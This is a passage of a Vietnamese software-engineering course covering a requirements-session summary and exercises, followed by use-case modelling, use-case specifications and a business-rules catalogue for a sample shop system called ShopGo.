12. Góc nhìn thực chiến

Góc nhìn thực chiến

Điều mà các kỹ sư lâu năm nói lại với người mới: **yêu cầu không được "thu thập", chúng được cùng khám phá**. Khách hàng không giấu bạn thông tin; họ đơn giản chưa từng nghĩ đến ca "hai người cùng mua món cuối" cho đến khi bạn hỏi. Vì vậy câu hỏi giá trị nhất thường là một **tình huống cụ thể** ("chuyện gì xảy ra nếu...") chứ không phải "bạn cần gì". Điều thứ hai: hãy **viết ra câu trả lời và gửi lại để xác nhận**, kể cả với khách thân quen; hai dòng tin nhắn "em hiểu là A, B, C, đúng không chị?" từng cứu nhiều dự án khỏi tranh cãi. Điều thứ ba: đừng ngại nói **"không" kèm lựa chọn**: "mã giảm giá làm được, nhưng nó chạm vào đặt hàng và hủy đơn, nên cần thêm hai tuần; chị muốn bỏ gì đổi lại, hoặc chuyển sang v2?" Khách hàng hiếm khi giận vì được nói rõ cái giá; họ giận vì bất ngờ ở ngày giao.

13. Tóm tắt

Tóm tắt buổi học

- Sai sót ở khâu yêu cầu **lan xuống mọi giai đoạn sau** và đắt dần theo thời gian; chi phí cao nhất là sửa khi đã có **dữ liệu thật**.
- Phân biệt **FR, NFR, ràng buộc, giả định, rủi ro**; yêu cầu nói **cái gì và đạt đến đâu**, không nói **làm thế nào**.
- Lập **bản đồ bên liên quan** và hỏi ba câu: *ai quyết định, ai trả tiền, ai vận hành*; ghi **nhật ký câu hỏi** (câu hỏi → trả lời giả định → hệ quả thiết kế).
- Đặt phạm vi bằng **MoSCoW** và viết rõ **Won't (v1)**; ShopGo v1 có 14 FR (12 Must, 2 Should) và 10 NFR.
- Viết yêu cầu **đơn nghĩa, đơn nhất, kiểm chứng được**, có mã ổn định; dùng **lint** để dọn lỗi hình thức, và con người để xét lỗi nội dung.
- **User story + Given/When/Then** (INVEST) với ví dụ cụ thể làm lộ ca ngoại lệ; chuyển chúng thành **bảng kịch bản chạy được**, bắt cả lỗi "hoàn kho đôi".
- NFR phải **đo được**: đại lượng, phân vị, ngưỡng, điều kiện, cách đo; suy số từ bối cảnh bằng **QPS, định luật Little, ước lượng lưu trữ**, và cảnh giác với đệm bằng 0.
- **SRS một trang** làm baseline; thay đổi đi qua **CR** có đánh giá tác động; **ma trận truy vết** nối nhu cầu → yêu cầu → UC → endpoint → test.

14. Bài tập

1. **[Cơ bản]** Lấy một đề bài mơ hồ bạn tự nghĩ (một câu về "ứng dụng đặt sân cầu lông"). Gạch chân mọi cụm mơ hồ, lập bảng ba cột như mục 1.3 (cụm, các cách hiểu, hậu quả nếu đoán sai). **Đạt** khi có ≥ 8 cụm và mỗi cụm có ít nhất hai cách hiểu thật sự khác nhau.
2. **[Cơ bản]** Viết lại 6 câu dưới đây thành yêu cầu đơn nghĩa, kiểm chứng được (dùng khuôn EARS), rồi chạy chúng qua bộ lint của mục 6.5 (sửa danh sách trong `main`): "Trang phải load nhanh", "Hệ thống an toàn", "Dễ dùng cho nhân viên", "Dùng MySQL để lưu đơn", "Khách có thể hủy và đổi trả", "Hỗ trợ nhiều người cùng lúc". **Đạt** khi bản sửa cho 0 phát hiện và mỗi câu có số đo hoặc điều kiện cụ thể.
3. **[Cơ bản]** Lập bản đồ bên liên quan (dạng bảng và sơ đồ) cho một cửa hàng khác. **Đạt** khi chỉ ra ai quyết định, ai trả tiền, ai vận hành, và nêu một bên liên quan bị bỏ sót ở lần liệt kê đầu.
4. **[Trung bình]** Viết nhật ký câu hỏi ≥ 15 dòng cho đề bài ở bài 1 (câu hỏi, trả lời giả định, hệ quả thiết kế). **Đạt** khi ≥ 5 câu hỏi về **ngoại lệ hoặc lỗi** và mỗi hệ quả trỏ tới một yêu cầu có mã.
5. **[Trung bình]** Viết user story và tiêu chí chấp nhận Given/When/Then cho hai chức năng quan trọng nhất của hệ thống ở bài 1, mỗi chức năng ≥ 6 tiêu chí, gồm ca đồng thời và ca "bấm hai lần". Chuyển các tiêu chí thành bảng kịch bản Go như mục 7.5. **Đạt** khi bản cố ý sai (bỏ một kiểm tra) làm trượt ít nhất hai kịch bản.
6. **[Trung bình]** Chạy lại chương trình ước lượng mục 8.3 với bối cảnh của bạn (đổi các hằng số). Viết một đoạn giải thích mỗi số cho người không kỹ thuật và chỉ ra **một phát hiện bất ngờ** như `refresh_tokens`. **Đạt** khi mọi hằng số đầu vào được ghi là giả định và có người xác nhận.
7. **[Nâng cao]** Mở rộng bộ lint: thêm quy tắc (a) yêu cầu không có chủ từ ("Hệ thống/Khách..."), (b) NFR có số nhưng thiếu *điều kiện đo* (không có "ở ... yêu cầu/giây" hoặc "trên ..."), (c) đọc danh sách yêu cầu từ tệp YAML thay vì mã nhúng. **Đạt** khi viết test bảng cho từng quy tắc, mỗi quy tắc có ca đúng và ca sai.

8. **[Nâng cao]** Viết SRS một trang và ma trận truy vết (hai cột đầu) cho hệ thống ở bài 1, rồi **giả lập một yêu cầu thay đổi** của "khách": làm đủ các bước của mục 10.1. **Đạt** khi bảng tác động chỉ ra ít nhất ba yêu cầu bị chạm và đề xuất được một phương án đổi chác.
9. **[Thử thách]** Làm lại **toàn bộ quy trình** của buổi này cho một đề bài khác: *hệ thống đặt sân thể thao* (khách đặt khung giờ, chủ sân quản lý lịch và giá, hủy trước giờ chơi được hoàn một phần) hoặc *thư viện* (mượn, trả, phạt trễ, đặt trước). Nộp: bản đồ bên liên quan, nhật ký ≥ 20 câu hỏi, danh sách FR/NFR có mã với MoSCoW và Won't, 10 tiêu chí chấp nhận cho chức năng lõi, ước lượng quy mô bằng chương trình, SRS một trang. **Tiêu chí chấm** (100 điểm):

Tiêu chí	Điểm	Mức đạt
Nhật ký câu hỏi: sâu, có câu về ngoại lệ, mỗi câu có hệ quả	20	≥ 20 câu, ≥ 6 câu ngoại lệ, mỗi hệ quả trỏ tới yêu cầu
Yêu cầu: đơn nghĩa, có mã, qua lint sạch	20	0 phát hiện lint; không có từ mơ hồ
NFR đo được và có cách kiểm	15	≥ 6 NFR, mỗi NFR có đại lượng, ngưỡng, điều kiện
Phạm vi: MoSCoW hợp lý và Won't rõ ràng	10	Must ≤ 60% hoặc có biện hộ bằng văn bản
Tiêu chí chấp nhận: cụ thể, có ca lỗi và đồng thời	15	≥ 10 tiêu chí; ≥ 3 ca lỗi; có bảng chạy được
Ước lượng quy mô trung thực (giả định ghi rõ)	10	Mọi hằng số có tên; có ít nhất một phát hiện từ con số
SRS và truy vết	10	SRS ≤ 1,5 trang; mọi FR có nguồn

Buổi 22B — Use case và mô hình hóa nghiệp vụ

Thông tin buổi học

Thời lượng: 6 giờ · **Mức độ:** Trung bình · **Cần biết trước:** Buổi 22A, Buổi 6–7 (interface, lỗi), Buổi 11 (test bảng), Buổi 21 (giao dịch)

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Xác định **tác nhân** và **ranh giới hệ thống**, phân biệt use case đúng mức (mục tiêu người dùng) với chức năng, màn hình và CRUD.
- Vẽ **sơ đồ use case** của ShopGo v1 và giải thích đúng `include`, `extend`, kế thừa tác nhân.
- Viết **bản đặc tả use case** đầy đủ: tiền điều kiện, luồng chính, luồng thay thế, ngoại lệ, hậu điều kiện, quy tắc nghiệp vụ.
- Lập **danh mục quy tắc nghiệp vụ** (`BR-xx`) và **bảng quyết định**; dùng chương trình Go để phát hiện tổ hợp thiếu hoặc mâu thuẫn.
- Dựng **mô hình miền khái niệm**, **sơ đồ trạng thái** (sinh từ chính bảng chuyển trạng thái trong mã), **sơ đồ tuần tự** và **sơ đồ hoạt động** cho đặt hàng và làm mới phiên.
- Lập **từ điển nghiệp vụ**, ánh xạ **use case → endpoint**, và **kiểm tra mô hình với khách hàng** bằng walkthrough.

Sơ đồ không đồng bộ với mã là sơ đồ nói dối

Mô hình nghiệp vụ là bản đồ chung giữa lập trình viên, chị Lan và người đến sau. Một bản đồ lệch thực địa còn tệ hơn không có bản đồ. Vì vậy ở buổi này, thứ gì có thể **sinh ra từ mã** (sơ đồ trạng thái) thì ta sinh ra; thứ gì không sinh được thì gắn **mã định danh** (UC, BR, FR) để kiểm tra chéo bằng test.

Buổi 22A cho ta danh sách yêu cầu có mã (FR-01..14, NFR-01..10). Buổi này trả lời câu hỏi kế tiếp: **ai làm gì với hệ thống, theo trình tự nào, theo luật nào, và các khái niệm nghiệp vụ liên hệ ra sao**. Chưa có bảng, chưa có endpoint; đó là việc của 22C và 22D.

1. Tác nhân và ranh giới hệ thống

Tác nhân (*actor*) là **vai trò** mà một bên bên ngoài đóng khi tương tác với hệ thống, không phải một người cụ thể: một người có thể đóng nhiều vai (chị Lan vừa là chủ, vừa có thể mua thử), và nhiều người đóng chung một vai (ba nhân viên đều là quản trị viên). **Ranh giới hệ thống** (*system boundary*) là đường kẻ phân chia "cái ta xây" với "cái ta tương tác": tác nhân luôn nằm **ngoài** ranh giới.

Mã	Tác nhân	Vai trò	Ghi chú
A1	Khách vãng lai (Visitor)	Chưa đăng nhập; xem danh mục, sản phẩm; đăng ký, đăng nhập	Tác nhân gốc
A2	Khách hàng (Customer)	Đã đăng nhập; đặt, xem, hủy đơn của chính mình	**Kế thừa A1**: làm được mọi việc của A1
A3	Quản trị viên (Admin)	Quản lý danh mục và sản phẩm	Cũng xem hàng như A1; có phiên đăng nhập như A2

Kế thừa tác nhân (*generalization*) nghĩa là "A2 **là một** A1 có thêm quyền": ta không vẽ lại các use case của A1 cho A2. Với A3, để sơ đồ gọn, ta chỉ vẽ kế thừa từ A1 (xem hàng, đăng nhập); các use case phiên (đăng xuất, làm mới, hồ sơ) cũng dùng được vì admin cũng có phiên, nhưng không vẽ để khỏi rối.

Tác nhân phụ (*secondary*) là hệ thống mà *ta gọi* để hoàn thành use case: cổng thanh toán, nhà cung cấp email, đồng hồ hệ thống (scheduler). Trong v1 cả ba **chưa tồn tại** (Won't v1, mục 5.3 của 22A), nên sơ đồ v1 không có tác nhân phụ. Điều này không có nghĩa là bỏ qua chúng: NFR-10 đòi ranh giới module phải sạch để thêm chúng sau mà không viết lại lõi.

> **Cách tìm tác nhân bị quên**
> Hỏi: ai **khởi động** use case này? ai **nhận kết quả**? ai **được thông báo**? Cái gì **tự chạy theo thời gian**? Dọn các token hết hạn là việc của "đồng hồ" (một tác nhân thời gian); vì v1 chưa có, ta đã ghi nó thành rủi ro `RK-02` ở 22A.


2. Use case là gì, và không là gì

Use case là một **mục tiêu mà tác nhân muốn đạt** với hệ thống, được mô tả như một chuỗi tương tác cho ra **giá trị quan sát được**. Phép thử "một lần ngồi" của Alistair Cockburn: một người, một lần, một mục tiêu có giá trị, làm xong thì có thể đứng dậy.

	Là use case	Không phải use case
Mức độ	**Đặt hàng**, Hủy đơn	"Nhập số lượng" (một bước), "Quản lý toàn bộ cửa hàng" (quá to)
Cách đặt tên	Động từ + tân ngữ, góc nhìn tác nhân: "Hủy đơn"	Tên hàm hoặc bảng: "UpdateOrderStatus", "orders CRUD"
Nội dung	Hành vi và quy tắc, **không** nói giao diện hay công nghệ	"Bấm nút đỏ góc phải", "gọi Redis"
Kết quả	Mục tiêu đạt hoặc không đạt	Chức năng kỹ thuật (băm mật khẩu)

Hai cạm bẫy cần biết ngay. **Giao diện hóa**: viết luồng như "khách bấm Thêm vào giỏ, chọn màu, bấm Thanh toán" biến use case thành kịch bản màn hình; backend không biết có giỏ hay nút. **CRUD hóa**: chia mọi thực thể thành Tạo/Xem/Sửa/Xóa dù mỗi cái không có luật nào đáng nói. SPINE gộp `POST/PATCH/DELETE /products` thành **UC-10 Quản lý sản phẩm**: chấp nhận được vì ba thao tác đơn giản và chung tác nhân; nhưng ta tách riêng ngay khi một thao tác có luồng ngoại lệ riêng. Xóa sản phẩm đã nằm trong đơn bị 409 (luật BR-12) là ví dụ: khi đặc tả chi tiết, nó nên là một luồng thay thế có tên rõ ràng.


3. Sơ đồ use case của ShopGo v1



Sơ đồ use case ShopGo v1: tác nhân ngoài khung, use case trong khung

Cách đọc: **hình oval/hộp trong khung** là use case, **hình ngoài khung** là tác nhân, **đường liền** là "tác nhân tham gia use case", **mũi tên đứt** là kế thừa tác nhân. Mermaid không có ký hiệu oval chuẩn của UML, nên ta dùng flowchart: *thông tin* quan trọng (ai ngoài, cái gì trong, ai làm gì) vẫn nguyên vẹn. Có 13 use case; bảng truy vết đầy đủ ở mục 12.

3.1. include và extend đúng nghĩa



Quan hệ include và extend quanh UC-11 và UC-13

- `<<include>>`: use case gốc **luôn** thực hiện phần được include, và tách ra vì dùng chung hoặc để cho gọn. Đặt hàng luôn *trừ tồn kho*; hủy đơn luôn *hoàn tồn kho*. Mũi tên đi từ gốc **đến** phần được gộp.
- `<<extend>>`: một hành vi **tùy chọn**, chỉ kích hoạt khi có điều kiện, và use case gốc **không biết** nó tồn tại. "Phát lại kết quả cũ" chỉ xảy ra khi khách gửi lại cùng `Idempotency-Key`: nó *mở rộng* UC-11 (FR-12). Mũi tên đi từ phần mở rộng **về** use case gốc.

Cái sai phổ biến là đảo hai quan hệ hoặc lạm dụng chúng để "chia nhỏ cho đẹp". Ta cũng **không** vẽ `include "Xác thực"` cho mọi use case của A2: "đã đăng nhập" là **tiền điều kiện** (mục 4), nói một lần gọn hơn mười mũi tên. Hai hộp "Trừ tồn kho" và "Hoàn tồn kho" là **chức năng con**, không phải use case có mã: không tác nhân nào đạt được mục tiêu chỉ bằng chúng.

4. Đặc tả use case

4.1. Mẫu

Mỗi use case quan trọng được đặc tả bằng cùng một khuôn: **mã, tên, tác nhân chính, mục tiêu, FR liên quan; tiền điều kiện** (điều phải đúng *trước* khi bắt đầu); **kích hoạt**; **luồng chính** (đường vui, đánh số); **luồng thay thế** (cách khác vẫn thành công); **ngoại lệ** (thất bại, đánh số `E1..`); **hậu điều kiện** (điều phải đúng *sau*, cho cả thành công lẫn thất bại); **quy tắc nghiệp vụ** (`BR-xx`); **NFR liên quan**. Ở mức này ta nói bằng **hành vi và mã lỗi** (404, 409), không nói "giao diện" và "bảng".

4.2. UC-11 Đặt hàng

```
UC-11 Đặt hàng            Tác nhân chính: A2 Khách hàng      FR-11, FR-12
Mục tiêu: có một đơn pending chứa các món muốn mua, kho đã trừ tương ứng, không bán lố.
Tiền điều kiện: có phiên hợp lệ (access token còn hạn).
Kích hoạt: khách gửi danh sách dòng hàng (mã sản phẩm, số lượng), tùy chọn Idempotency-Key.

Luồng chính
 1. Hệ thống kiểm tra đầu vào: 1 đến 50 dòng; mỗi dòng có số lượng 1 đến 99.  (BR-08)
 2. Hệ thống gộp các dòng trùng sản phẩm bằng cách cộng số lượng; tổng mỗi sản phẩm vẫn <= 99.
 3. Với từng dòng, hệ thống kiểm tra sản phẩm tồn tại và đang bán, kho còn đủ; trừ kho
    và ghi lại đơn giá HIỆN TẠI của sản phẩm.                          (BR-02, BR-05)
 4. Hệ thống tạo đơn trạng thái pending; tổng tiền = tổng (đơn giá x số lượng).   (BR-13)
 5. Hệ thống trả đơn vừa tạo (201 Created) kèm đường dẫn tới đơn.

Luồng thay thế
```

```
 A1 Khách gửi lại cùng Idempotency-Key và cùng nội dung sau khi lần đầu đã xong:
    hệ thống trả lại đúng phản hồi cũ, không tạo đơn thứ hai.                  (BR-14)
 A2 Lần đầu còn đang xử lý: hệ thống trả 409 request_in_progress, khách thử lại sau.


Ngoại lệ (mọi ngoại lệ: không đơn nào được tạo, không món nào bị trừ kho)      (BR-07)
 E1 Không có phiên hợp lệ                                      -> 401 unauthenticated
 E2 Đầu vào sai (0 hoặc > 50 dòng, số lượng ngoài 1..99, trường lạ) -> 422 validation_failed
 E3 Có sản phẩm không tồn tại hoặc đã ngừng bán                -> 404 not_found
 E4 Có sản phẩm không đủ tồn kho                               -> 409 out_of_stock
 E5 Cùng Idempotency-Key nhưng nội dung khác                   -> 422 idempotency_key_reused
 E6 Lỗi hạ tầng giữa chừng                                     -> 500 internal; không ghi nhớ khóa


Hậu điều kiện thành công: tồn kho mỗi sản phẩm giảm đúng số lượng; có đúng một đơn pending
  với các dòng và đơn giá đã chụp. Hậu điều kiện thất bại: dữ liệu y như trước yêu cầu.
NFR liên quan: NFR-01 (không bán lố), NFR-03 (p95 < 500 ms ở 10 đơn/giây).
```

Chú ý cách luồng chính **không nói** "mở giao dịch", "sắp theo mã sản phẩm để tránh deadlock" hay `UPDATE ... WHERE stock >= n`: đó là *thiết kế* (Buổi 22, 22D), không phải *hành vi nghiệp vụ*. Nhưng hậu điều kiện thất bại ("dữ liệu y như trước") là **yêu cầu** buộc người thiết kế phải chọn giao dịch.

4.3. UC-13 Hủy đơn

```
UC-13 Hủy đơn            Tác nhân chính: A2 Khách hàng      FR-14
Mục tiêu: đơn không còn hiệu lực và hàng quay về kho, đúng một lần.
Tiền điều kiện: có phiên hợp lệ.   Kích hoạt: khách yêu cầu hủy một đơn theo mã đơn.


Luồng chính
 1. Hệ thống xác định đơn thuộc về khách này.                                (BR-06)
 2. Hệ thống kiểm tra đơn đang pending.                                      (BR-03)
 3. Hệ thống chuyển đơn sang cancelled và hoàn kho cho MỌI dòng hàng của đơn.  (BR-04)
 4. Hệ thống trả đơn đã cập nhật (200 OK).


Ngoại lệ (không đổi trạng thái đơn, không đổi tồn kho)
 E1 Không có phiên hợp lệ                                  -> 401 unauthenticated
 E2 Đơn không tồn tại HOẶC thuộc người khác (không phân biệt) -> 404 not_found
 E3 Đơn không còn pending (đã paid, shipped, delivered hoặc đã cancelled)
                                                           -> 409 conflict
 E4 Hai yêu cầu hủy cùng đơn gần như đồng thời: đúng một yêu cầu thắng (200),
    yêu cầu kia nhận E3 (409). Kho chỉ hoàn một lần.                         (BR-04)


Hậu điều kiện thành công: đơn cancelled; mỗi sản phẩm trong đơn tăng tồn kho đúng số lượng đã đặt.
Quy tắc đáng nhớ: hủy lần hai là LỖI 409 chứ không phải "thành công im lặng": client biết
  mình không làm gì thêm; và điều quan trọng nhất là kho không bao giờ hoàn đôi.
```

4.4. UC-03 Làm mới phiên

```
UC-03 Làm mới phiên       Tác nhân chính: A2 (ứng dụng khách thay mặt)     FR-03
Mục tiêu: đổi một refresh token lấy cặp token mới mà người dùng không phải đăng nhập lại.
Tiền điều kiện: client giữ một refresh token chưa hết hạn (7 ngày), chưa dùng, chưa thu hồi.


Luồng chính
 1. Client gửi refresh token.
 2. Hệ thống tìm token (chỉ lưu dạng băm), xác nhận còn hạn, chưa dùng, chưa thu hồi, và
    đánh dấu NÓ ĐÃ DÙNG trong cùng một bước nguyên tử.                        (BR-09)
 3. Hệ thống cấp access token mới (15 phút) và refresh token mới thuộc CÙNG chuỗi (family).
 4. Hệ thống trả cặp token mới (200 OK). Token cũ từ nay vô hiệu.


Ngoại lệ
 E1 Token không tồn tại, hết hạn hoặc đã bị thu hồi                          -> 401
 E2 Token ĐÃ DÙNG nay bị gửi lại: nghi bị đánh cắp. Hệ thống thu hồi TOÀN BỘ chuỗi và
    trả 401; người dùng buộc đăng nhập lại.                                  (BR-10)
 E3 Hai yêu cầu đồng thời với cùng token: đúng một yêu cầu thắng; yêu cầu thua bị
    coi là "dùng lại" và kích hoạt E2.


Hậu điều kiện: tối đa MỘT refresh token chưa dùng còn sống trong chuỗi.
```

> `Phản hồi 401 của E1 và E2 giống hệt nhau với client (không lộ tình trạng chuỗi).`

E3 là một **hệ quả nghiệp vụ** cần nói với đội làm ứng dụng khách: nếu hai tab trình duyệt cùng làm mới bằng một token, một tab sẽ bị đăng xuất. Cách phòng là phối hợp ở phía client (chỉ một nơi làm mới và chia sẻ kết quả). Phát hiện loại hệ quả này là lý do ta viết ngoại lệ ra giấy.

4.5. Các use case còn lại (bản ngắn)

UC	Luồng chính	Ngoại lệ chính	Quy tắc
UC-01 Đăng ký	Gửi email, mật khẩu (8..72 ký tự), họ tên; hệ thống chuẩn hóa email, băm mật khẩu, tạo tài khoản customer, trả 201	Email đã có: 409; dữ liệu sai: 422	BR-01, BR-11, BR-15
UC-02 Đăng nhập	Gửi email, mật khẩu; trả người dùng, access token (15 phút), refresh token (7 ngày)	Sai email hoặc mật khẩu: 401, thông báo **giống nhau**	BR-09
UC-04 Đăng xuất	Gửi refresh token; hệ thống thu hồi cả chuỗi; trả 204	Thiếu token: 422	BR-10
UC-05 Xem hồ sơ	Hệ thống trả thông tin người dùng của phiên hiện tại	Token thiếu hoặc hết hạn: 401	
UC-06 Xem danh mục	Trả danh sách danh mục (theo tên), công khai		
UC-07 Tạo danh mục	Admin gửi tên; hệ thống tạo, trả 201	Tên trùng: 409; không phải admin: 403	
UC-08 Duyệt và lọc sản phẩm	Lọc theo danh mục, từ khóa, khoảng giá; sắp xếp mới nhất, giá tăng, giá giảm; trả một trang kèm con trỏ trang kế	Tham số sai: 422	
UC-09 Xem chi tiết sản phẩm	Trả sản phẩm theo mã	Không có: 404	
UC-10 Quản lý sản phẩm	Admin tạo (201), sửa một phần (200) hoặc xóa (204)	SKU trùng: 409; **xóa sản phẩm đã nằm trong đơn: 409**, gợi ý ẩn bằng `is_active`; không phải admin: 403	BR-12
UC-12 Xem đơn của tôi	Danh sách đơn của mình, mới nhất trước, phân trang; hoặc chi tiết một đơn	Đơn người khác hoặc không có: 404	BR-06

5. Danh mục quy tắc nghiệp vụ

Quy tắc nghiệp vụ (*business rule*) là luật của miền, tồn tại độc lập với giao diện hay công nghệ ("chỉ hủy được đơn chưa thanh toán"). Use case *dùng* quy tắc; một quy tắc có thể xuất hiện ở nhiều use case, nên ta ghi **một lần**, đặt mã `BR-xx` và tham chiếu. Cột cuối là bài học thực dụng: **mỗi quy tắc phải có đúng một nơi cưỡng chế đáng tin cậy**.

Mã	Quy tắc	Dùng ở	Cưỡng chế (đề xuất, 22C–22E)
BR-01	Email duy nhất, không phân biệt hoa/thường	UC-01	Chuẩn hóa chữ thường + chỉ mục duy nhất trên `lower(email)`
BR-02	Giá đơn hàng chụp **tại thời điểm mua**; đổi giá sau không ảnh hưởng đơn cũ	UC-11	Cột đơn giá nằm trong dòng hàng
BR-03	Chỉ hủy được đơn đang `pending`	UC-13	Điều kiện trạng thái trong chính câu lệnh cập nhật
BR-04	Hoàn kho **đúng một lần** cho mỗi đơn bị hủy	UC-13	Hoàn kho cùng giao dịch với đổi trạng thái
BR-05	Không bán quá tồn kho (tồn không bao giờ âm)	UC-11	Trừ kho có điều kiện `stock >= số lượng` + ràng buộc CHECK
BR-06	Chỉ chủ đơn xem hoặc hủy được đơn; đơn người khác = không tồn tại (404)	UC-12, UC-13	Chủ sở hữu nằm ngay trong truy vấn
BR-07	Đặt hàng **tất cả hoặc không**: một dòng lỗi thì không đơn nào, không món nào bị trừ	UC-11	Một giao dịch CSDL
BR-08	Đơn có 1..50 dòng, mỗi sản phẩm 1..99 (sau khi gộp dòng trùng)	UC-11	Kiểm tra đầu vào + gộp trong service
BR-09	Refresh token dùng **một lần**, mỗi lần làm mới cấp token mới cùng chuỗi	UC-02, UC-03	Đánh dấu "đã dùng" nguyên tử
BR-10	Dùng lại refresh token đã dùng ⇒ thu hồi cả chuỗi	UC-03, UC-04	Thu hồi theo mã chuỗi
BR-11	Vai trò khi đăng ký luôn là `customer`; admin không tạo qua API công khai	UC-01	Vai trò không đọc từ yêu cầu
BR-12	Sản phẩm đã nằm trong đơn không xóa được; ẩn bằng `is_active`; sản phẩm ẩn không đặt được	UC-10, UC-11	Khóa ngoại + điều kiện `is_active`
BR-13	Tổng tiền = tổng (đơn giá x số lượng); tiền là số nguyên **đồng**	UC-11	Tính trong service, ràng buộc `total >= 0`
BR-14	Cùng người + cùng `Idempotency-Key` + cùng nội dung ⇒ đúng một đơn (cửa sổ 24 giờ); khác nội dung ⇒ từ chối	UC-11	Middleware idempotency
BR-15	Mật khẩu 8..72 ký tự	UC-01	Kiểm tra đầu vào (bcrypt giới hạn 72 byte)

Quy tắc cũng có thể **mâu thuẫn** với nhau hoặc với NFR; việc ghi chúng một chỗ làm lộ chuyện đó. Ví dụ BR-14 nói "cửa sổ 24 giờ" còn bản tham chiếu nhớ khóa **trong bộ nhớ một tiến trình**: nếu chạy hai bản sao thì quy tắc không còn đúng. Đó là rủi ro đã ghi `RK-03` ở 22A.

6. Bảng quyết định cho hủy đơn

